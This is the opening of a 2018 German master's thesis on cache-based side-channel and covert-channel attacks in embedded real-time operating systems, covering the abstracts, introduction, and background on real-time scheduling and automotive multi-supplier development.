Ostbayerische Technische Hochschule Amberg-Weiden
Fakultät Elektro- und Informationstechnik, Medien und Informatik

Studiengang Applied Research in Engineering Sciences

Masterarbeit

von

Tobias **Nickl**

Cache-basierte Seitenkanalangriffe in eingebetteten Echtzeit-Betriebssystemen

Cache-based Side Channel Attacks in Embedded Real-Time Operating Systems

Ostbayerische Technische Hochschule Amberg-Weiden
Fakultät Elektro- und Informationstechnik, Medien und Informatik

Studiengang Applied Research in Engineering Sciences

Masterarbeit

von

Tobias **Nickl**

Cache-basierte Seitenkanalangriffe in eingebetteten Echtzeit-Betriebssystemen

Cache-based Side Channel Attacks in Embedded Real-Time Operating Systems

Bearbeitungszeitraum: von 14. Juni 2018
bis 13. Dezember 2018

1. Prüfer: Prof. Dr. Andreas Aßmuth

2. Prüfer: Prof. Matthias Söllner

Ostbayerische Technische Hochschule Amberg-Weiden
Fakultät Elektro- und Informationstechnik

Bestätigung gemäß § 12 APO

Name und Vorname
der Studentin/des Studenten: **Nickl, Tobias**

Studiengang: **Applied Research in Engineering Sciences**

Ich bestätige, dass ich die Masterarbeit mit dem Titel:

Cache-basierte Seitenkanalangriffe in eingebetteten Echtzeit-Betriebssystemen

selbständig verfasst, noch nicht anderweitig für Prüfungszwecke vorgelegt, keine anderen als die angegebenen Quellen oder Hilfsmittel benutzt sowie wörtliche und sinngemäße Zitate als solche gekennzeichnet habe.

Datum: December 9, 2018

Unterschrift:

Ostbayerische Technische Hochschule Amberg-Weiden
Fakultät Elektro- und Informationstechnik

Masterarbeit Zusammenfassung

Studentin/Student (Name, Vorname):	**Nickl, Tobias**
Studiengang:	Applied Research in Engineering Sciences
Aufgabensteller, Professor:	Prof. Dr. Andreas Aßmuth
Durchgeführt in (Firma/Behörde/Hochschule):	OTH Amberg-Weiden
Betreuer in Firma/Behörde:	-
Ausgabedatum: 14. Juni 2018	Abgabedatum: 13. Dezember 2018

Titel:

Cache-basierte Seitenkanalangriffe in eingebetteten Echtzeit-Betriebssystemen

---

Hinweis:
Teile dieser Masterarbeit wurden bereits
(a) im Rahmen des Vortrags "Scheduling-based Attacks on Cars" beim Symposium "International Perspectives on Cybercrime" am 20.08.2018 an der University of Strathclyde in Glasgow sowie
(b) im Rahmen des Aufsatzes [1] "Bedrohungen durch Scheduling-basierende Angriffsszenarien im Automotive-Bereich" im Forschungsbericht 2018 der OTH Amberg-Weiden , S. 15ff,
veröffentlicht.

Abstract:

Safety-critical applications have a high demand for security and require systems which meet real-time constraints to ensure the need for responsiveness, performance, and reliability. In contrast to safety, security was not the main emphasis of embedded real-time systems in the past as embedded systems were commonly used in non-open environments where applications have been strictly controlled. Over the years, innovations in electronic systems, communication and software have increased the complexity of embedded systems. In order to address the complexity and costs, industries, such as the automotive domain, moved towards an open approach for multi-supplier support and system integration. This situation introduces the risk of sharing physical resources such as caches, on-chip interconnect, memory controller, etc., with an arbitrarily and potentially malicious software task infiltrated by a third party supplier. Shared resources can disclose information by side channels like timing information, which can be exploited to obtain sensitive information like private keys, from other processes. Apart from that, shared resources can be exploited for covert communication channels, for example to leak information in multi-level security systems or to exchange commands between isolated processes. In this thesis, the practicability of cache-based timing attacks in real-time operating systems (RTOS) will be discussed. Furthermore, cache-based side and covert channel attacks will be exploited on the Digilent ZedBoard development board which will be used as an Electronic Control Unit (ECU) example of an automotive system. Last but not least, prevention and mitigation techniques for cache-based timing attacks in RTOS will be presented.

Keywords: side channel, covert channel, timing attack, real-time operating system

Zusammenfassung:

Sicherheitskritische Anwendungen im Sinne der Unfallvermeidung (engl. Safety) stellen hohe Anforderungen an die Informationssicherheit (engl. Security) von Systemen. Echtzeitsysteme gewährleisten dabei die Reaktionsschnelligkeit, Leistungsfähigkeit sowie Verlässlichkeit für Safety-kritische Anwendungen. In der Vergangenheit lag der Fokus jedoch verstärkt auf die Safety und nicht auf die Security von eingebettete Echtzeitsystemen, da diese im geschlossenen und isolierten Umfeld eingesetzt wurden. Die wachsende Komplexität durch die zunehmende Anzahl an Steuerungsaufgaben sowie Fortschritte in der Entwicklung von elektronischen Systemen, erforderten neue Ansätze in der Softwareentwicklung und Systemintegration. Abhilfe schaffen Multiprozessorsysteme in Kombination mit offenen Standards für die Softwareentwicklung und Systemintegration eines Gesamtsystems von verschiedenen Herstellern (engl. Multi-supplier Development Model), um steigende Kosten sowie die Systemkomplexität zu verringern. Die Integration einzelner Komponenten und Funktionen auf einer gemeinsamen Hardwareplattform ermöglichen jedoch die Schutzziele eines Systems durch verdeckte Kanäle (engl. Covert Channel) oder Seitenkanäle (engl. Side Channel) zu kompromittieren. Mittels Seitenkanalangriffe können Daten und Informationen, z. B. anhand von Laufzeitbeobachtungen, gewonnen werden. Isolierte Softwareprozesse können hingegen durch Covert Channels verdeckt miteinander kommunizieren. Potenzial für solche Angriffe bietet u. a. der gemeinsam genutzte Zwischenspeicher (engl. Cache), um z. B. Verhaltensmuster oder Korrelationen zwischen den beobachteten Daten und einem verwendeten Kodierungsschlüssel herauszufinden. Im Rahmen dieser Masterarbeit wird die Durchführbarkeit von Cache-basierten Laufzeitangriffen in eingebetteten Echtzeitsystemen untersucht. Hierzu werden die Angriffe auf einem Digilent ZedBoard, welches als Beispiel für ein Steuergerät aus dem Automotiv-Bereich dient, implementiert und evaluiert. Abschließend werden Gegenmaßnahmen zur Vermeidung und Minderung von Cache-basierten Laufzeitangriffen aufgezeigt.

Schlüsselwörter: Seitenkanal, verdeckter Kanal, Laufzeitangriff, Echtzeitbetriebssystem

Contents

Chapter 1

Introduction

Figure 1.1: Cracking modern computer systems [2]

Safe-cracking scenes in which thieves are using a stethoscope to determine the code of the rotary combination lock are mostly known from Hollywood movies. While a safe is designed to resist unauthorized entry by force, the combination lock may leak information about the internal state through the external dial user interface. The leaked information can be exploited to reduce the number of trail combinations or to find the working combination to open the safe without damaging or breaking it [3]. In computer systems, attackers can use similar approaches to compromise the security of a system. In the past, various cryptographic algorithms have been broken despite the fact that they have been theoretically proven secure [4]. Vulnerabilities in software due to design or implementation flaws can be exploited by attackers to

compromise the system's integrity, confidentiality or availability. Software patches and appropriate tools like firewall, antivirus or intrusion detection software can be preventive measures to protect systems from software vulnerabilities. However, recent attacks have shown that hardware vulnerabilities like Meltdown [5] and Spectre [6], pose serious security risks to modern computer systems because the exploitation of hardware vulnerabilities can potentially remain hidden from computer security software. Similar to the combination lock which may leak information, the architecture and structure of the computer hardware itself can leak information which can be exploited by an attacker to compromise a computer system. Patching hardware vulnerabilities by software updates can be a significant challenge. Third-party companies have often implemented specific software functions based on the hardware whereby applying software patches for hardware vulnerabilities can usually not be single-handed by the hardware manufacturer. Furthermore, software patches for hardware vulnerabilities are often associated with considerable disadvantages. Recent patches such as KPTI [7] for Meltdown showed that fixing hardware vulnerabilities by software can lead to performance deficits in computer systems [8]. Moreover, recent reports have shown that system designers and developers reject the patches for their systems due to the major performance deficits [9]. In the worst case, patches or updates are not applicable for hardware vulnerabilities and therefore the only solution to fix the security gap is to replace the hardware which can be extremely costly.

On the other hand, multi-core systems are successively increasing their market share including the embedded systems industries such as automotive, health care, energy or industrial automation. Driven by the demand for more processing power, performance increases in single core systems have been achieved through higher clock rates which led to high power consumption and heat problems, especially in embedded systems. The multi-core technology is facing these problems by a more efficient architecture with more cores at lower clock rates which use less power. Multi-core processing systems are already widely used and firmly established in consumer electronics and the computing sector. Industries with safety-critical real-time systems are starting to adopt the multi-core technology to benefit from the advantages. In contrast to safety, security was not the main emphasis of embedded real-time systems because the common usage was in non-open environments where applications are strictly controlled. However, open approaches for multi-supplier support and system integration allow manufacturers to integrate software from different suppliers into one system to address the increasing complexity of embedded systems. The multi-supplier development approach in combination with the increasing market share of multi-core technology will allow multiple critical applications with different trust and origin to

run on the same hardware platform. The concept of multi-core architectures implies shared physical resources (e.g. caches, on-chip interconnect, memory controller, etc.) between all cores. This condition introduces the risk of sharing a physical resource with an arbitrarily and potentially malicious task infiltrated by the multi-supplier development model. Shared resources can disclose information due to hardware vulnerabilities or side channels (e.g. timing information, power consumption, etc.) which can be exploited to obtain sensitive information from other tasks, such as encryption keys or private data. Apart from that, shared resources can be used to set up covert communication channels, for example to leak information in multi-level security systems or to exchange commands between isolated tasks. Securing embedded real-time systems is more challenging because of safety-critical real-time constraints and limited hardware resources (e.g. processing power, memory, power consumption, etc.). Besides the failure of safety-critical systems due to security attacks that might endanger human life, data breaches may have significant impacts if not identified and reported immediately. Across Europe, sanctions with fines up to €20 million or up to 4 % of the annual worldwide turnover can be imposed on data breaches by the enforceable General Data Protection Regulation (GDPR). [10]

In this thesis, cache-based timing channel attacks and mitigation techniques in embedded systems with real-time constraints will be discussed. In particular, the technical feasibility of cache-based timing attacks in a real-time operating system (RTOS) with a preemptive fixed priority scheduling is the subject of investigation. In order to demonstrate the feasibility and the potential of cache-based timing attacks in an RTOS, two different attacks will be implemented as a proof-of-concept (PoC). First, covert communication channels under real-time operating conditions between two isolated tasks will be evaluated. Second, cache-based side channel attacks using timing information of shared resources to spy on a victim task will be presented. Afterward, preventive measures to protect systems from cache-based side channels will be discussed. Last but not least, the real-time scheduler of FreeRTOS will be extended with a security constraint to prevent information leakage between selected tasks via the cache. The PoCs will be implemented on a Digilent ZedBoard with a Xilinx Zynq-7000 All Programmable System-on-Chip including an ARM Cortex A9 processing system running FreeRTOS as operating system.

Chapter 2

Background

This chapter will provide background information for a holistic and comprehensive understanding of the current security situation in the automotive context which will be used to exemplify cache-based timing attacks in embedded real-time systems. At first, characteristics of embedded systems with real-time requirements will be explained. Afterward, specificities of the development process for automotive embedded systems will be presented. Finally, a brief introduction of implementation attacks will be given.

2.1 Embedded Real-Time Systems

An embedded system is a special-purpose system designed for a dedicated function within a larger electrical system. While general-purpose systems may perform a variety of operations and can be used for different applications, embedded systems only fulfill specific functions. This allows manufacturers to simplify hardware components and to optimize the system regarding its reliability, performance and power consumption. In order to solve more complex problems, embedded systems can be used to act as a part of a larger system. Sensors and actuators in embedded systems provide the interfaces to interact with the physical environment (see Figure 2.1). [11]




Figure 2.1: General model of an embedded real-time system

The development of electronic systems, communication and software have increased substantially in the past. Nowadays, so-called cyber-physical systems (CPS) allow the interaction between embedded systems and the physical environment. CPS that can cause injuries or loss of human life when it fails, for example Anti-lock Braking Systems (ABS) in automotive, laboratory robotics in industrial automation or flight controls in avionics, have strict requirements in terms of timing and safety. In order to meet these requirements, safety-critical applications in embedded systems have real-time constraints. In real-time systems, the correctness of computation depends on the correctness of the logical result as well as on the processing time in which a real-time task is performed. Real-time operating systems (RTOS) provide algorithms and mechanisms to guarantee response within specified time constraints. Thereby, safety-critical applications can collect data signals from sensors, process them and pass the processed data to the actuators within a predefined time frame. [12]

2.1.1 Timing Constraints

In real-time systems, the functionality of an application is represented by a processing set of real-time tasks. A task set can be structured as a set of independent tasks or constrained to be executed in a particular order. For example, a specific execution order is required when a task processes the result of a preceding task. In general, a task is defined as a unit of work that can be executed. The main difference between real-time and non-real-time tasks is the maximum time within a task must have completed its execution which is known as deadline of a task. The following parameters describe the timing constraints of a real-time task τ_i (see Figure 2.2). [13]




Figure 2.2: Timing parameters of a real-time task τ_i

- The **release time** a_i is the point in time when a task becomes available for execution. It is not guaranteed that the task gets executed immediately after its release point of time a_i since the execution of another task might first be completed by the processor.
- The **start time** s_i is the point of time when the processor starts the execution of the task.

- The **finish time** f_i is the point of time when the task's execution is completed.
- The **worst-case execution time** (WCET) C_i is the time interval that a processor requires to complete the execution of the task. A task's execution time depends on the complexity of the task as well as on the underlying components of the hardware platform (e.g. processor, cache, bus system, etc.).
- The absolute **deadline** d_i is the point of time by which the execution of τ_i has to be completed. The time interval between a_i and d_i is defined as the relative deadline D_i. [14]

2.1.2 Deadlines

The responsibility of an RTOS is to ensure that all tasks complete their execution and meet their given deadline. Real-time systems can be classified in either hard, soft or firm depending on the consequence of missing a deadline.




Figure 2.3: Classification of task deadlines in real-time systems

Real-time tasks which have to be completed within a certain predefined time bound is essential are called hard real-time (HRT) tasks. A HRT system will fail if any task cannot meet its specified deadline. The main application field of HRT tasks are safety-critical systems where a deadline miss poses injuries or safety hazards that have serious consequences, for example when the airbag in a vehicle gets deployed too late. Deadline misses in a firm real-time (FRT) system are tolerable but the result after its deadline is useless. When a FRT task is not complete within its deadline, the quality will decrease but the system will not fail, for example stock exchange trading. In a soft real-time (SRT) system the missing of deadlines will neither cause serious damage nor the system will fail. The result's value decreases the later the SRT deadlines are met, for example a video stream which loses data frames. [15]

2.1.3 Periodicity

Tasks can recur after a fixed time period or at random time intervals. A recurring task is referred to as an instance of the task. Real-time tasks can be classified by the occurrence of their tasks instances into the following three main categories:

- **periodic**: A periodic task is recurring and gets processed repeatedly after a fixed time interval. After the task is repeated, the determined time interval is called period. Typically, periodic tasks are time-driven and have hard deadlines to ensure that each task instance is finished before the subsequent instance arises. Periodic tasks are used in applications that require cyclic execution, such as system monitoring or sensory data acquisition.
- **sporadic**: A sporadic task has no period and is processed by its irregular arrival time. Sporadic tasks are event-driven with hard deadlines. Consecutive instances of a sporadic task have restrictions between their successive arrivals. A subsequent instance cannot occur before a given minimum separation time has elapsed. Sporadic tasks are used in applications that require response to an event within a short period of time like the airbag in a vehicle.
- **aperiodic**: Aperiodic tasks behave like sporadic tasks with the exception that no restriction is given for the time a consecutive task can occur. Thereby, multiple instances of a task can occur at the same time. Aperiodic tasks are event-driven and generally used in soft real-time systems. They are used in applications with uncritical constraints like logging system. [16]

In practice, embedded real-time systems primarily employ periodic tasks. This is because many applications are periodic by nature, like sensor data acquisition. In addition to the aforementioned parameters (see 2.1.1 Timing Constraints), periodic tasks additionally require two more timing constraints to describe their occurrence. Besides the WCET C_i and deadline D_i, a periodic task τ_i has a phase Φ_i which describes the release time of its first instance. Furthermore, the period p_i specifies the interval between the release times of two consecutive instances of τ_i. [17] Formally, a periodic task is described as follows:

$$\tau_i = (\Phi, p_i, C_i, D_i) \tag{2.1}$$

Usually, the phase of the task is 0 which is why a simplified periodic task is only specified by the parameter

$$\tau_i = (p_i, C_i, D_i). \tag{2.2}$$

2.1.4 Task Scheduling

In a computing system, the scheduler is responsible for the allocation and execution of tasks. In the allocation of tasks, a distinction is made between the allocation of hardware resources and the allocation of processing time. The assignment of a task to a processor is termed as *mapping*. In contrast, the term *scheduling* describes the time management of tasks which are intended to take place on the same processor. Scheduling algorithms determine the order in which the tasks are carried out by taking different optimization aspects, such as high performance, real-time requirement, high level of security, etc., into account. A scheduler that supports the execution of concurrent tasks provides at least the following task states. [14]




Figure 2.4: States and transitions of real-time tasks

- **ready**: The task cannot be executed as the processor is assigned to another task. All required resources are ready and the task is ready to get scheduled.
- **running**: The task gets executed and is assigned to a processor. All tasks in this state are maintained in a ready queue.
- **waiting**: The task is waiting for a resource and not ready. The task will be returned to the ready queue when the resource is available.
- **suspend**: The task is suspended and not ready for execution.

While conventional operating systems schedule tasks to improve fairness, maximizing throughput, etc., schedulers in real-time systems have requirements for timeliness and correctness. An RTOS scheduler uses special algorithms to guarantee that tasks will be executed and meet their deadlines. Whenever there is no task ready to run, the scheduler executes the idle task. The idle task is a special task which runs in an infinite loop at the lowest priority created by the operating system itself. [14]

Preemption

If a scheduling algorithm allows to stop a task during its execution at any point of time and resume its execution later, the scheduler is called preemptive. A preemptive scheduler allows to interrupt a running task for a higher prior task immediately at its arrival. Thereby, a higher prior task does not have to wait until any lower prior task is finished. Anyway, the scheduler has to ensure that the interrupted task will still meet its deadline despite the delay during the execution. In contrast, a non-preemptive scheduler executes tasks until they are finished or enter the waiting state. Using non-preemptive scheduler minimizes the number of time-intensive context switches between tasks but entails a higher blocking delay on higher priority tasks. Long blocking times by low priority tasks can reduce the schedulability which is why preemptive scheduler are typically used in real-time systems. [16]




Figure 2.5: Example of preemptive and non-preemptive task scheduling

2.1.5 Scheduling Algorithms

In priority-driven scheduling, the algorithm decides about the timing allocation of tasks during the runtime on the basis of priorities. The computation of the schedule during the runtime is referred to as online scheduling. Conversely, if a feasible solution for all tasks is computed before the schedule starts, it is called offline scheduling. Offline scheduling is usually used in deterministic systems where all task parameters are known in advance. A priority-driven scheduler can assign the priorities to tasks either statically or dynamically. Well-known approaches for priority-driven scheduling are the Rate Monotonic (RM) and the Earliest Deadline First (EDF) algorithms. While the RM algorithm employs tasks with statically assigned priorities, EDF can handle tasks with dynamic priority assignments. [18]

Rate Monotonic Task Scheduling

The Rate Monotonic (RM) scheduling algorithm is the most common approach to schedule periodic real-time tasks statically. In general, a RM scheduler executes tasks in a preemptive fashion. In 1973, Liu and Layland [19] proposed and analyzed the RM algorithm. It has been proven that the RM priority assignment is optimal which means that if a task set can be scheduled by any fixed priority algorithm, it is also possible to do so with the RM algorithm. The RM algorithm assigns priorities to tasks directly proportional to their period. Thereby, tasks with a shorter period have a higher priority in a RM schedule. The following Gantt chart shows a RM schedule for the periodic task set $\Gamma = \{\tau_1, \tau_2\}$ with $\tau_1 = (5, 1, 5)$ and $\tau_2 = (10, 5, 10)$.




Figure 2.6: Gantt chart of a rate monotonic task scheduling

Fixed Priority Task Scheduling

The Earliest Deadline First (EDF) algorithm [20] assigns priorities dynamically to tasks according to their absolute deadlines. As a result, a task with the closest absolute deadline gets the highest priority and will be executed first. EDF schedulers are preemptive to interrupt tasks with lower priorities. The EDF algorithm is also optimal and can schedule every arbitrarily task set which can be scheduled by any other algorithm [21]. The following Gantt chart shows the scheduling by the EDF algorithm for the periodic task set from the RM task scheduling example.




Figure 2.7: Gantt chart of a fixed priority task scheduling

2.2 Automotive Context

Over the past years, the automotive industry has evolved rapidly. The demand for more safety features, performance at lower fuel consumption and regulations concerning air pollution are some reasons for the increase of automotive embedded systems. While in 1980 a car was using 50,000 lines of code, modern high-end cars already run more than over 100 million lines of code [22]. In consequence of the development of autonomous and connected vehicles, the number of embedded systems and thereby the lines of code will grow rapidly. Furthermore, the X-by-wire technology allows manufacturers to improve the safety of vehicles by replacing the traditional mechanical and hydraulic systems with embedded electronics controlled by software. For example, the Brake-by-wire in combination with the Steer-by-wire technology allows driver assistance systems, adaptive cruise control or lane assist systems to take over the control of the vehicle. Thus, the modern vehicle has evolved from plain mechanical and hydraulic control devices into a complex driving embedded computing platform. [23]




Figure 2.8: Embedded real-time systems in modern vehicles [24]

Automotive embedded systems, called Electronic Control Units (ECU), provide the computing power for all major systems of modern vehicles including safety-critical systems (e.g. airbag deployment), security systems (e.g. alarm system) and non-safety systems (e.g. climate control) [17]. Nowadays, a wide range of electronic functions are implemented by default in vehicles and are interconnected with each other to provide an intuitive driver experience. In the past, cyber-security researchers have shown that software vulnerabilities in ECUs allow to control the entire vehicle [25]. However, attacking a vehicle from the inside by malicious software from a trusted supplier can be even worse than exploiting fixable software vulnerabilities of ECUs.

2.2.1 Multi-Supplier Development Model

Vehicle manufacturers, such as Daimler, BMW, GM, etc., which are commonly referred to as original equipment manufacturer (OEM), meet the requirements of international competition by higher levels of innovations. One of the main challenges is to improve innovations within a shorter period of time while being cost-effective at the same time. Nowadays, the development of embedded systems is a strong cooperation between OEMs and third-part suppliers because of the complex range of knowledge needed to design innovative systems. In general, the automotive industry can be divided into:

- Vehicle manufacturer (OEM)
- Automotive third-part supplier (Tier 1 supplier)
- Tool and embedded software supplier (Tier 2 supplier)

In the supply chain for automotive components, the OEM relies on selected Tier 1 suppliers which provide complete systems or just single parts of it. In contrast, Tier 2 suppliers only support Tier 1 suppliers with their domain-specific knowledge and do not collaborate with an OEM directly. In contrast to Tier 1 suppliers which are tightly coupled with the automotive industry, Tier 2 suppliers also offering their service to other industries. At the end of a development cycle, the OEM is responsible for the integration of the single parts from the Tier 1 suppliers to build an entire working system. Since software is the core of innovative systems, different types of cooperation models for software and system development can be found in practice. [17]




Figure 2.9: Model types of software and system development [17]

Cooperative models for software and system development (see Figure 2.9) simplify the process of creating complex systems. A further advantage for the OEMs is the reuse of functional software applications in various systems which reduces the development time and costs. Depending on a system's complexity, a supplier provides either the entire system (see Type A) or delivers only a single functional software applications (see Type B). Another approach is that a supplier only provides the hardware platform while the OEM implements its own software on it (see Type C). Developing a more complex system requires the cooperative development model which allows to merge single functional software applications from different suppliers within one system. For competitive reasons, suppliers are allowed to deliver their source code for key technology in the form of object code to the OEM. The requirement to allow the distribution of functional software code on object level is important for suppliers in order to protect their intellectual property against theft and unauthorized modification. [17]

Automotive Open System Architecture

